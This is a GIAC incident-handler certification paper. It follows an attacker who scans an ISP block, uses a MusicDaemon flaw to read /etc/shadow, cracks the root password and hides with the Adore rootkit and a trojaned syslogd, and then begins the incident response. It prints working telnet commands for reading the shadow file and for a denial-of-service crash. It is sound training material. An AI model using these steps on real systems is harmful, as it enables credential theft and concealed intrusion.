Global Information Assurance Certification Paper

“Music Daemon Vulnerability: The Melody of the /etc/shadow File”

GIAC Certified Incident Handler (GCIH)
Practical Assignment
Version 3
Date Submitted: 11/12/2004

Brett Charbeneau

"Track 4: Hacker Techniques, Exploits and Incident Handling"
Local Mentors David Bianco and Heather Larrieu
June 15 through August 24, 2004 - Newport News, VA

Table of Contents

List of Figures

Abstract

This paper is designed to partially fulfill the requirements for the GIAC Certified Incident Handler certification. The following discussion will enumerate, from the perspective of the attacker, the steps in finding and exploiting a vulnerability in a specialized service that plays audio files on a Linux host. This paper will analyze an exploit written specifically for the weakness in the music daemon and show how this exploit can be used to expose the contents of the server's password file. Finally, the entire process will be covered from the perspective of an incident handling team member, using the six-step handling process taught in the GIAC class.

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
`filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.
Quotation	A citation or quotation from a book or web site is in this style.

Statement of Purpose

The main purpose of this exploit is to force the victim machine, in this case an entertainment server on a home network, to expose the contents of the /etc/shadow file, which holds the encrypted passwords used on that server. Once this file has been extracted from the remote server, the attacker can use a variety of software to "crack" or reveal each password – with a special emphasis on the "root" or superuser password. When an attacker knows exactly what the password is for the most powerful administrative account on the server, then the victim server is completely under the attacker's control. A secondary effect of the exploit is to deny users the resource created by the service in question, which is referred to as a "Denial of Service" attack because an attacker can cause this daemon to crash.

The first objective of this paper is to describe how an attacker might discover that such a vulnerable service is running by performing different types of reconnaissance on the target computer. The reader will watch an attacker run simple and reasonably "stealthy" (so as to avoid detection) port scans which will indicate that an interesting port (TCP 5555) is open on this host. Once this information is in hand, the attacker will perform research on this port and discover that several trojan programs and legitimate services use this particular port could be running on the target host. The reader will observe how an attacker uses several techniques to determine what specific service is listening on this port and use this information to begin the search for a vulnerability in this identified listening program. Once a vulnerability is discovered, the attacker will seek out a known exploit for the service. Finally, the attacker will utilize this exploit to expose the contents of the /etc/shadow file on the target host, which contains all the passwords for that server. Once the attacker has this file in his possession, he can begin to discover the superuser password and ultimately gain complete control over the victim server.

The second objective of this paper is to enumerate the process an Incident Handler would follow in response to this attack. Each of the six steps - Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned - will be covered within the context of this specific exploit.

The Exploit

Exploit Name

The exploit is named "MusicDaemon <= 0.0.3 /etc/shadow Stealer / DoS Exploit" and does not (as of this writing) have a Common Vulnerabilities and Exposures (CVE) number nor a CERT Coordination Center number (CERT, located at Carnegie Mellon University, was the first known computer security incident response team). The exploit did make the "BugTraq" mailing list on August 23, 2004.[1]

An individual known only as "Tal0n" wrote the exploit as a text file in the programming language C. Because the posted exploit is not executable, it must be compiled and turned into an executable program. Any Unix-based operating system with a 3.0 or above version of the GCC compiler can compile the exploit by placing it into a file, for example, "exploit.c" and issuing this command:

```
gcc –o exploit exploit.c
```

The resulting file "exploit" is then executable and once the file's permissions are changed it can be used as a tool to perpetrate the exploit. The file can be run locally on the server itself or on a remote machine by adding the target address and port number as command line parameters, like so:

```
exploit 10.10.10.1 5555
```

The exploit will then attach to musicd and issue the correct series of commands to get the daemon to display the contents of the /etc/shadow file.

Operating System

The target of this exploit arrives as source code and must be compiled on the host. All versions of Linux, Solaris, and other flavors of Unix with the GCC compiler verision 2.95 and above are vulnerable to this exploit when they run this service with all the default configurations. A sampling of specific operating systems includes:

Cygwin Linux for Widows 1.1.2 and above	OpenLinux 2.2 and above
Debian GNU/Linux 2.1 and above	RedHat Linux 4.2 and above
FreeBSD 2.2.7 and above	Slackware Linux 4.0 and above
Mandrakelinux 6.0 and above	Solaris 2.6 and above

Protocols/Services/Applications

The exploit in question relates specifically to the "Musicdaemon 0.0.3" (musicd) service written by Petri Lahtinen.[2] Lahtinen released musicd on November 29, 2003 after an initial open source release in July of that year. Lahtinen designed musicd to run on a server that is part of an entertainment center – the daemon plays audio files located on the server's filesystem through its own sound card. Users can interact with musicd by logging into the server directly or via a network connection as the service listens to on TCP port 5555. Unfortunately, musicd doesn't utilize some basic security practices (like user authentication, detailed logging, and access control lists) and runs as the user "root" by default, which makes for some unintended behavior that can lead to the compromise of the server remotely.

The exploit requires that the Musicdaemon service is running with the permissions of the superuser (root) and that there is no authentication routine involved, both of these circumstances exist by default.

MUSICD CLIENT COMMANDS:

play *filename*	Starts playing the file in question (in the .mp3, ffmpeg[a], ogg vorbis[b], and .mod[c] format) – *filename* must be the absolute path to the audio file.[3]
stop	Instructs musicd to stop playing the audio file altogether
pause	"Pauses" the audio file anywhere while it is playing – effectively equivalent to **stop** since there is no "resume"
load *filename*	Loads a "playlist" – any text file on the server containing the absolute path to an audio file, one per line. These lists can be edited in memory (but not saved to disk) on the fly by the client via the **add** and **remove** commands.
add *filename*	Inserts, at the end, an audio file into a loaded playlist – must be an absolute path.
remove *filename*	Deletes an audio file from loaded the playlist – must be an absolute path.
next	Skip the audio file presently playing and begin playing the next file in the playlist.
prev	Stop the presently playing audio file and skip to previous entry in the playlist, if there is one.
showlist	Display the contents of the playlist as it is loaded from disk or as it exists in memory.

[a] Ffmpeg is an open source project that allows audio and video files to be recorded, converted, and streamed.
[b] Ogg Vorbis is an open source audio encoding and streaming project.
[c] "Mod" files are the product of the libmikmod sound library, also an open source project.

Exploit Variants

There are no known variants of this specific exploit. However, the effect of the exploit, listing the contents of the target server's /etc/shadow file, can be performed manually via telnet through this series of commands:

```
telnet 10.10.10.1 5555
Trying 10.10.10.1...
Connected to surprise.
Escape character is '^]'.
Hello
load /etc/shadow
showlist
```

At this stage the /etc/shadow file is displayed on the screen of the telnet client and can be captured by the attacker and then fed into a password cracking program.

Similarly, the secondary effect of the exploit, a denial of service attack, can also be performed manually with these commands:

```
telnet 10.10.10.1 5555
Trying 10.10.10.1...
Connected to surprise.
Escape character is '^]'.
Hello
load /bin/cat
showlist
```

If musicd is commanded to load a playlist that not a text file (in this case, the exploit specifically loads the binary file **`/bin/cat`**) the service will crash entirely, denying users access to this resource.

Description and Exploit Analysis

The vulnerability in musicd that makes this exploit possible lies primarily in the default permissions used to run the service. Every program running on a server has to have limitations set on what that process can and cannot do. This is primarily to keep rogue programs from damaging files or the system itself should something unexpected happen. In addition, there is a well-established security mantra of granting the least number of privileges to a user or process to maintain a semblance of control.

For instance, as the administrator of a server you probably do not want a program that displays email for users to have the ability to change the network

configurations of the computer. Not only is there no need for an email reader to have this power – the program will work just fine not being able to change the server's IP address - but seriously bad or bizarre things could occur should that program crash, get caught in a programming loop (think: lather, rinse, repeat), or just lock up at the wrong time.

Because musicd runs as the user "root" by default, the service has permission to access any file on the server. In a perfect world, anyone connecting to musicd across the network or Internet should only have access to things related to playing music and any attempts to view or change unrelated files should be denied. Since, effectively, musicd **is** the superuser – capable of issuing any command available - an attacker can easily wander into just the information needed to make the security of the system collapse entirely even with the limited command set in musicd.

Another reason this exploit is successful is due to the fact that musicd does no user authentication. Unless extra precautions are taken, anyone, anywhere can connect to musicd and start monkeying around with commands. Again, in a perfect world, the first thing musicd would do when a new connection is received across the network is to ask for a username and a password before accepting any commands. This "who-the-heck-are-you" routine would insure that only certain users, pre-approved by the system administrator, are allowed to interact with the service, and it makes for one more hurdle an attacker has to get past before getting access to any commands.

Exploit/Attack Signatures

Unfortunately, this exploit leaves no obvious trace on the server when it is deployed as an attack. (Our attacker chose to ignore the Denial of Service part of the exploit since she wanted to take over the server and not simply knock it off the network.) Musicd is configured to display a modicum of messages to "standard output" - Unixese for sent to the screen - unless directed otherwise. The entire attack, from the perspective of the server looks like this:

```
surprise:~# /usr/local/bin/musicd
```

(Musicd is started manually from the command line from the "root" user account)

```
Using configuration: /usr/local/etc/musicd.conf
[Thu Nov  4 16:32:27 2004] cmd_set() called Binding to port 5555.
[Thu Nov  4 16:32:27 2004] Message for nobody: VALUE: LISTEN-PORT=5555
[Thu Nov  4 16:32:27 2004] cmd_modulescandir() called
[Thu Nov  4 16:32:27 2004] Loaded: MPEG-1 layer 3 input plugin
[Thu Nov  4 16:32:27 2004] cmd_modulescandir() called
[Thu Nov  4 16:32:27 2004] Loaded: OSS output plugin
```

(Musicd is now ready to accept connections on TCP port 5555)

```
[Thu Nov  4 16:32:45 2004] New connection!
```

(The attacker connects, in this case via telnet on port 5555)

```
[Thu Nov  4 16:32:55 2004] cmd_load() called
```

(Attacker issues this command: “load /etc/shadow”)

```
[Thu Nov  4 16:32:59 2004] cmd_show() called
```

(Attacker displays contents of the shadow file with “showlist”)

Because musicd does not capture source address of connections or echo the commands that are given to standard out (which could then be directed to the system logs to create a record of events exists), the exploit comes and goes as an attack without raising much dust on the server.

A host-based intrusion detection system (IDS), such as Tripwire or Aide (discussed more in depth later), which notes changes in system files would provide a means of detecting files the attacker modified, but this can be defeated by an attacker who modifies the kernel running on the server.

Only a network-based IDS like Snort[4] running locally on the server itself or on a separate server on the home network would offer a means of direct detection. Snort is an open source project which can be configured to record “alerts” in a log file when it sees something it has already been told is the signature of a known attack. For example, if Snort can be set to watch all network traffic and raise the alert anytime it sees the text string

```
load /etc/shadow
```

pass on the network, you would have an effective method to detect this attack. Failing this, the owner will probably not know there has been an attack until the information gained, namely the root password, is used to bend the server to the attacker’s will.

Platforms/Environments

Victim's Platform

During this exploit the attacker will focus on a server with two network cards (one for the Internet and the other for the home network) running a predominantly RedHat 9 distribution, with the 2.4.20-30.9 kernel.

This server has an AMD K6-233 CPU, 128MB of RAM, and a 20 GB hard drive.

The server contains a DVD drive and attached to the server is a large wide-screen LCD monitor and a set of powerful speakers, which makes it perfect for watching video and playing music.

Source Network (Attacker)

Our attacker in this scenario is utilizing a fairly recent desktop computer: an AMD Athlon XP 2800+ CPU, 512 megabytes of RAM, and a Seagate 80 gigabyte hard drive. The system is configured to boot in either of two operating systems, Microsoft Windows XP Service Pack 2 and Debian Linux running the 2.4.18-1 kernel, which provide this person with a platform for running both Linux and Windows tools.

The network connection is provided by a DSL modem connected directly to the desktop.

Target Network

The victim of this attack is a server on a home network consisting of a server, printer, and two client workstations.

The clients each run Microsoft Windows XP with Service Pack 2. Our home network administrator has made some decent efforts in hardening these clients. Although he has chosen to disable the Microsoft firewall that comes with Service Pack 2, both clients have "Automatic Update" in the control panel configured to download Windows updates at 3:00 am each day and apply them automatically. This routine makes sure that the Windows machines always have the latest security patches from Microsoft. The local Administrator accounts on these clients are disabled, and users log into these computers at each boot with passwords that include letters of mixed case, numerals, and at least one punctuation mark (making for reasonably strong passwords). Each of the clients has Norton SystemWorks 2003, which includes Norton AntiVirus. Having been forced on more than one occasion to ferret out virus infections in the past, our home administrator makes a point to manually update the virus definitions on these two clients at least twice a month. The laptop client sports ZoneAlarm 3.7 on it, and since this computer is sometimes taken offsite this firewall is set to block all incoming network traffic that is not associated with already-established connections. The desktop has no local firewall running as our home admin leaves the Linux gateway to act as a first line of defense with its firewall rules.

The network is connected to the Internet via a DSL modem and a single unmanaged Ethernet switch distributes the traffic.

The Linux computer in this network acts as a fileserver for the home network using Samba 2.2.11-1, and as a gateway for the victim's home network to the Internet. Our home admin makes a point of meeting and speaking with local computer security experts through a local Linux users group and from colleagues in the IT department where he works. While networking with people professionally in the know on computer security, he learned of an open source project called ClarkConnect[5] (CC) and he chose this package to install and configure his server.

CC is a firewall/gateway project based on RedHat 9. Our home admin downloaded Home Edition 2.2 from their website as an ISO (International Standards Organization) image of a CD. This image is like a snapshot of the

installation CD the put together by CC – he simply downloaded it wholesale and used his CD burner and the program Nero Burning ROM version 6.3.1.7 to transfer this image to a blank CD, resulting in a bootable disc.

The CC package is well thought out, quite up to date, and has an active support forum and FAQ[6] so that even a novice can set up a decent gateway server running useful services with a modicum of good security right out of the box.

Our home admin popped the CD into the computer designated as the server-to-be and followed the onscreen instructions. There are a lot of options available for installation in terms of services, but he chose to keep things to a minimum running Samba 2.2.11-1, Apache 2.0.40 with the Webconfig 2.2-32 web interface which is used to administrate the CC firewall – which is what attracted our home admin to the project in the first place.

CC uses network address translation (NAT)[7] as a means of "masquerading" the home network traffic so it all appears, from the Internet, to come from a single address. NAT is a "kernel-level" tool and can only be used if the Linux kernel is version 2.4 or above and has NAT specifically enabled, as it is with CC Home Edition 2.2. NAT allows the two clients and the server on the home network to all use the same IP address on the Internet. This property alone was attractive to our home admin, but NAT also provides a way to give your local computers network addresses that only have meaning on the local network, which is a great way to defeat, or at least confound, many Internet attacks.

Both clients, and the network card that faces the home network on the server, are all assigned IP addresses that are "non-routable" – part of a special class of addresses that cannot function correctly on the open Internet. Imagine trying to use a local transit bus ticket at a national bus service, like Greyhound. You can certainly try to use that local bus ticket to cross the country, but the Greyhound folks are going to tell you they won't accept that as a way to get to your destination. They don't recognize that local ticket – period. In the same way, should an attacker discover the true assigned IP address of a client behind the firewall it won't do them much good as it does nothing to reveal a route to that specific computer – at least not on the Internet

All traffic that leaves these hosts has its source address changed to the address assigned to the DSL modem as it leaves the network. When this traffic returns, NAT recognizes which computer asked for this traffic and changes the destination address to the correct non-routable (local) address so it enters the home network knowing exactly where to go.

Iptables v.1.2.7a, which comes with the CC distribution, along with being able to recognize NAT, is also a powerful way to implement a firewall because it is "stateful". Stateful firewalls know the difference between traffic that is part of a connection one of the clients initiated (like Yahoo! search results coming back from a search request typed into the laptop clients' browser), and what traffic is "new" from the Internet. Needless to say, most Internet attacks fall into the "new" category and setting iptables to block these sorts of connections is a Good Thing.

As Internet-bound traffic leaves the server, iptables keeps a close eye on it and will recognize the traffic that returns as related to the original request. Like

the hand stamp you get at a bar to prove you've already paid the cover charge - should you temporarily go outside - iptables is the bouncer who recognizes you as having come from the inside originally, and graciously lets you back in. No hand stamp, no access.

There is a lot of flexibility with iptables. And, thanks to the folks at CC, they've taken a secure approach with it by setting iptables with a "default drop" ruleset, which means say a resounding "No!" to that anything not specifically allowed in.

Writing iptables rules can be formidable, as can adjusting rules which are already in place. Our home admin wanted flexibility for the future firewall rules and at the CC install chose Webconfig as the tool to tweak the rules that the package set up by default. Webconfig has a clean interface[8], accessible via a web browser, which allows the admin to add or subtract rules easily on traffic that is coming in or going out of the network. In fact, he used this utility to open TCP port 5555 on the server after he installed musicd in the belief that this would allow him access to the service from the laptop client.

Network Diagram




Figure 1: Network Diagram

Stages of the Attack

Reconnaissance

Our attacker thought it would be a neat idea to begin looking for a victim who was also a fellow customer of her ISP (Internet Service Provider). Rather than reach out across the planet, this person has decided to "think locally".

And so, she begins the reconnaissance of her chosen network by doing some research on her own IP address. She booted into the Linux partition of her hard drive and issued the **`ifconfig`** command, which displayed the IP address her computer was assigned by her ISP. She then visited the American Registry of Internet Numbers (ARIN)[9] to find out what range of addresses her ISP is using for their DSL modems. Once she entered her own IP address into the "whois" database she found this information:

```
Search results for: 10.10.11.1


   OrgName:    Dick Cheney's Down Home ISP and Muffin Factory
   OrgID:      BIGDICK-1
   Address:    Halliburton Suite
   Address:    911 Oil Slick Blvd
   City:       Houston
   StateProv:  TX
   PostalCode: 77002
   Country:    US

   NetRange:   10.10.10.0 - 10.10.15.254
   CIDR:       10.10.0.0/20
   NetName:    DICK
   NetHandle:  NET-10.10.11.1
   Parent:     NET-10.0.0.0
   NetType:    Direct Assignment
   NameServer: NS2.DCDHISP&MF.COM
   NameServer: NS.DCDHISP&MF.COM
   Comment:
   RegDate:    1995-01-26
   Updated:    1996-11-13
```

Now our attacker has an idea how big her local neighborhood is. She then visited an online IP calculator[10] and plugged in the Classless Inter-Domain Routing (CIDR) number 10.10.0.0/24 to discover that this range is made up of 4094 addresses. This is good news because she wanted to limit her probing to a number she can deal with over the course of a few weekends.

Next, she visited her ISP's website to take a peek at their acceptable use policy. She knew that reading the entire statement will give her some idea of how proactive they are against the type of activity she's about to perpetrate. After

poking around the site for a few minutes she was pleased to discover that they had not posted such a policy. Their "contacts" page didn't even list an email address to report abuse. This led her to believe that while it's not quite open season, that the ISP probably doesn't have many, if any, systems deployed to watch out for port scans and general computer-attacking activity.

Having limited herself to a small chunk of the Internet and armed with the knowledge of exactly what its confines are, she could then begin scanning for, as the Department of Justice would say, "computers of interest."

Scanning

Our determined attacker had some very good tools to utilize in her scanning. One is an open source project called Nmap[11] which is about as fast and/or stealthy as you want it to be. Since our attacker wanted to spend more time focusing on a target than trying to find one, she let Nmap loose on her DSL network with these goals:

1. Perform a "ping" scan. This sort of scan is designed to simply determine how many hosts on the network are up by sending them a ping and keeping track of whether they reply or not. These are very straightforward requests for the target to echo, and some firewalls won't allow that to happen even though they are in fact on the network. This suits our attacker just fine since she really didn't want to tangle with hosts that have firewalls or security measures in place that are this advanced.
2. Do the scan quickly.
3. Check out every possible address in the network – all 4094 of them
4. Put the results into a file names "nmap_hosts"

Here's what the actual Nmap command looked like when she issued it from the command line:

```
nmap -sP -T Aggressive 10.10.0.0/20 > nmap_hosts
```

When Nmap finishes, she took a look at the "nmap_hosts" file which contained every host, one per line, that answered the ping. Here are the first few lines of this file:

```
Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Host   (10.10.0.0) seems to be a subnet broadcast address (returned 2
extra pings).
Host mavis.dcdhisp&mf.com (192.168.1.1) appears to be up.
Host  (10.10.10.1) appears to be up.
Host  (10.10.10.24) appears to be up.
Host  (10.10.10.27) appears to be up.
```

In all, over 500 hosts were on the network and answered Nmap's ping providing fertile ground for our attacker. With a list of possible targets on disk our

attacker now set about the task of examining each of the hosts that she knew were up one by one.

Still using Nmap, she wanted to instruct this tool to port scan each host using these specifics:

1. Perform nothing but "SYN" scans – in other words, make the target machine think you are trying to establish a legitimate connection on a particular port. TCP/IP connections start with a three-step process and this is the first step. Computers receiving this sort of scan think the source computer is simply trying to set up a connection on that port. This is considered to be somewhat stealthy because many systems will not log the attempt since there is nothing particularly nefarious about it. Think of knocking on a door: if you hear a "Who's there?" you know someone is home – which is the point here. Any computer that offers a "Who's there?" on the port being scanned reveals the fact that there is a service on that port, and this could be something that might be vulnerable to attack.
2. Do the work quickly
3. Try every TCP port from 1 all the way to 65535 – in short, try **all** ports

   Here's the actual Nmap command that does all these things to host 10.10.10.1:

   nmap –sS –T Aggressive –p 1- 10.10.10.1

   And here's what Nmap said in this particular case:

```
Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on  (10.10.10.1):
(The 65534 ports scanned but not shown below are in state: closed)
Port       State      Service
5555/tcp   open       unknown
```

The port scan of this host caught our attacker's eye. Most of the hosts that turned up in the results file looked like Windows hosts. TCP ports 135, 138, 139, and 445 are associated with Microsoft file sharing and were sprinkled all over the text file made by Nmap. But the host at 10.10.10.1 stuck out because such a high port number was open and listening.

What could it be?

Our attacker immediately went to the search engine Google and, in the "groups" section entered

"port 5555" TCP

She knew that ports below 1024 were all associated with specific services and that anything above that could be a variety of things. It could be the Hewlett-Packard backup program Omniback, and a visit to the HP website revealed some

useful information on this service: it runs on HP-UX – Hewlett-Packard's flavor of Unix.

Gratefully, Nmap has an operating system identification routine, and our attacker gave it a shot with this command:

```
nmap -sS -p 5555 –O 10.10.10.1
```

And here's what she got back:

```
Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
sendto in send_tcp_raw: sendto(3, packet, 60, 0, 192.168.1.32, 16) =>
Operation not permitted
Interesting ports on  (192.168.1.32):
Port       State       Service
5555/tcp   open        unknown

Remote operating system guess: Linux Kernel 2.4.0 - 2.4.17 (X86)
Uptime 27 days (since Sat Jul 3 16:09:40 2004)

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

Nmap's guess was that her target host was running Linux. So much for HP Omniback, although that service **did** have some interesting vulnerabilities.

Since the Google search results were in the hundreds, she headed over to the Internet Storm Center website[12] because she knew they kept a database of ports there – and it turns out that "personal-agent" listens on this port, but also on UDP 5555 in addition to TCP 5555. Time for Nmap again, this time to do a UDP scan on port 5555:

```
nmap –sU –p 5555 10.10.10.1
```

Nmap came back saying that port was closed. Now things were getting interesting for our attacker – she really wanted to know what was up with this host.

The Storm Center website also said that the trojan "ServeMe" works on this port, but more research on Google showed that this trojan was for Windows operating systems.

Knowing that many Linux services that already had standard ports assigned to them could be configured to operate on just about **any** port, our attacker was getting frustrated. She thought she'd try one more stab at Google groups, hoping to tap into other underground computer attacker types' conversations that would help her identify what this service was and, hopefully, how to exploit it. So she tried the search string:

```
"port 5555" exploit
```

Pay dirt.

The very first thing to pop up at the top was a BugTraq posting from August 23, 2004[13]. She knew this was a mailing list where vulnerabilities and exploits were posted. This specific post mentioned an obscure open source daemon called “MusicDaemon”. The exploit was written in C, but there were views of how the exploit appeared from the server. She decided to give it a try.

Exploiting the System

From her programming days, our attacker recognized the exploit as being in the programming language C. She cut and pasted the exploit code into a text file named “5555exploit” and compiled it. She then made it executable with this command:

```
chmod 755 5555exploit
```

and executed it with the correct parameters as explained in the exploit, with the target host, port number, and option (“shadow” for the /etc/shadow file or “DoS” for a denial of service) listed after the command:

```
5555exploit 10.10.10.1 5555 shadow
```

Here’s what our attacker saw on her screen:

```
MusicDaemon <= 0.0.3 Remote /etc/shadow Stealer / DoS

Connected to 10.10.10.1:5555...
Sending exploit data...
Done! Grabbing /etc/shadow...

<*** /etc/shadow file from 10.10.10.1 ***>

Hello
root: xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx/:12711:0:99999:7:::
daemon:*:12711:0:99999:7:::
bin:*:12711:0:99999:7:::
sys:*:12711:0:99999:7:::
sync:*:12711:0:99999:7:::
games:*:12711:0:99999:7:::
man:*:12711:0:99999:7:::
lp:*:12711:0:99999:7:::
mail:*:12711:0:99999:7:::
nobody:*:12711:0:99999:7:::
identd:!:12711:0:99999:7:::
sshd:!:12711:0:99999:7:::

<*** End /etc/shadow file ***>
```

Bingo – our attacker has all she needs to feed into her favorite password cracker. She favors the password-guessing program John the Ripper[14], which figured out the root password of this system in a single overnight session.

Keeping Access

Once the attacker has the root password she has basically achieved complete control over this server. However, this was not a process she wanted to go through over and over again simply to reach the server she already took over. She set about the task of keeping control over this computer, which depends on remaining undiscovered.

One of the best ways an attacker can maintain control over a compromised Linux system without raising attention is to use a loadable kernel module (LKM) rootkit. As Oktay Altunergil put it in a "Start Linux" article, "A rootkit is designed to make the intruders feel at home and allow them work silently on your system without being disturbed." [15] Rookits themselves come in a few varieties and the LKM flavor is considered to be the most stealthy because they can hide an attacker's activities from the administrator by subverting the system commands used to make inquiries to the kernel on what programs are being run and what files are on the hard drive.

For instance, an LKM rootkit is likely to insert another program for the Unix command "`ps`" which lists all the processes running on the system. The altered version of the command would only show the processes that the attacker allows through and will hide any programs being run by the attacker.

In this case, our attacker chose to employ the ever-popular Adore rootkit[16] and she installed it according to the instructions in the Adore README file. This suite of programs allowed her to hide her files and processes from the home admin completely. While Adore itself doesn't provide a mechanism for remote access, it does make it possible for an intruder to, as root, execute a process and then hide that process from the real admin – which could easily be a remote shell of some kind.[17] (Our attacker immediately set up a secure shell daemon (SSH) to listen for her connection requests on TCP port 6667.) And, as we'll soon see, there are ways to make Adore survive a system reboot so that the attacker always has access to the computer when it is on the network.

Covering Tracks

The Adore rootkit includes a program called "Ava" which can be used to hide specific files, processes, and directories. Using this approach, our attacker created a startup script for the Adore LKM, placed it with all the other startup scripts – and then completely hid this file from the very commands that would normally expose them to the administrator with Ava.

Altunergil continues, "Because the first thing a system administrator does to monitor unusual activity is to check the system log files, it is very common for a

rootkit to include a utility to modify the system logs. In some extreme cases, rootkits disable logging all together and discard all existing logs."[18] With this in mind, our attacker will want to have complete control over what is logged and more importantly, what is not logged.

She stopped the kernel logging service, syslogd and manually edited the log files to remove any mention of her activities on the system. Then she downloaded and installed a modified version of syslogd (a "trojaned" version) which was setup to ignore all her activities so they never end up in the log.

The Ava program will come in handy for our attacker to hide any other processes she wants to run simply by finding the process id (PID) of that program and issuing this command from the directory where the rootkit is installed:

```
./ava i PID
```

which would make that process invisible to the administrator of the system.

Easy.

The Incident Handling Process

Preparation Phase

Because the victim of our attack is a home network administrator, no procedures or countermeasures existed, at least not in a formal sense. However, he did perform some steps that made for good general preparation.

One very good move was to set up a stateful firewall on this network using iptables and NAT.

He made a good effort to keep his Windows clients up to date with patches by using Autoupdate. The ClarkConnect (CC) package comes with Webconfig configured to make updating the software on the server itself very straightforward, although not automated.

He was wise to set up very specific rules for all the passwords used on the network, making sure they include mixed case letter, numbers, and punctuation marks.

He developed a local network of people knowledgeable in computer security and made a point to get into their discussions and familiarize himself with the topics which were of concern to them – this is where he learned about the existence of the CC project and why it would be a good choice for him to use as a firewall/gateway.

At the same time, there were some areas where our home admin was at a disadvantage. He did not have the luxury of an incident handling team or a set of policies that an institution might benefit from.

He did not have any intrusion detection system (IDS) set up on his network or on the server itself. It would be unusual for a home network to have a separate server dedicated to monitoring all network activity using something like Snort, or act as a central logging server to collect (and analyze) the log information, but it would have been very helpful in this situation. A host-based IDS, like Aide[19] or Tripwire[20] (programs that can report files that have been altered) is certainly more common on small networks. However, such host-based IDS programs would have useful only if deployed with the proper precautions. They would have to be run from boot disk media since the LKM rootkit would provide an easy way to defeat the IDS executables themselves, and the database of file attributes would need to be kept on write-protected media to insure its integrity.

Finally, our home admin made a critical mistake that made the perpetration of this exploit possible – he opened TCP port 5555 on his firewall on **both** interfaces due to his ignorance. He was not familiar enough with the vagaries of iptables to know that this firewall rule:

```
iptables -A INPUT -i ! ppp0 -j ACCEPT
```

tells the firewall to accept everything that does **not** come in from the DSL modem. In other words, the default setting is to automatically accept all connections from the home network.

When our home admin first installed musicd, he knew he wanted to interact with the service on TCP port 5555. He also knew that the Webconfig page in the CC project allowed him open ports easily. What he didn't know was that this port was already open to the home network. His assumption was that if he wanted a port open he had to be explicit about it, so, via Webconfig, he opened that port on the Internet-facing network card and then tried to connect to the server on that port. Had he tried this connection first he would have found that this adjustment wasn't necessary since he was effectively opening the service to the Internet at large.

Something else that would have helped immensely is if the home admin had done some research on musicd to see if it had any known vulnerabilities.

Identification Phase

Incident Timeline

Date/Time	Event
7/3/04 14:45	Victim installed ClarkConnect gateway with appropriate patches
7/18/04 11:09	Victim installs musicd on gateway
7/18/04 12:00	Victim opens TCP port 5555 on gateway interfaces
8/6/04 17:05	Attacker begins research on her ISP's network block
8/6/04 18:00	Attacker begins scanning the block of addresses (ping scan)
8/6/04 19:07	Attacker begins scanning live hosts (SYN scan)

8/7/04 9:30	Attacker finds victim host with port 5555 open
8/7/04 12:00	Attacker discovers info on Google about musicd exploit
8/7/04 12:30	Attacker locates and compiles exploit
8/7/04 12:50	Attacker deploys /etc/shadow stealing exploit and begins cracking root password using John the Ripper
8/8/04 15:30	Attacker successfully cracks root password
8/8/04 15:40	Attacker installs Adore rootkit and trojan syslogd program
8/17/04 8:23	Victim notices that the gateway hard disk is full
8/17/04 8:50	Victim calculates total size of known files and comes up 3 GB short
